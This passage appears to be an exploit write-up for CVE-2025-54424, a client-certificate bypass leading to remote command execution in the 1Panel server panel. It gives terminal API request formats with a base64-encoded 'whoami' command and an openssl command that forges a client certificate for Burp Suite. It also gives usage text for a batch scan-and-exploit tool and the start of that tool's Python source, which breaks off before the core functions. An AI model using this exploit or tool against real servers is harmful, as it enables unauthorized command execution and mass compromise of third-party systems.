"name": "process_name", // Optional, filter by process name
"username": "user" // Optional, filter by username
}

/hosts/terminal
Request format as follows{
"type": "cmd",
"data": "d2hvYW1pCg==" // base64 encoding of "whoami", remember not to forget the newline character.
}
/containers/terminal/files/wget/processopenssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
panel_client.crt and panel_client.key into Burp Suite, open the WS request, set the target, and start the request.Use my developed tool CVE-2025-54424.py script for batch detection and exploitation. Tool usage instructions are as follows
Install required dependencies: pip install websocket-client cryptography PySocks requests
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080

For example, single detection + command execution (SSH interactive command execution) is shown below:
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---
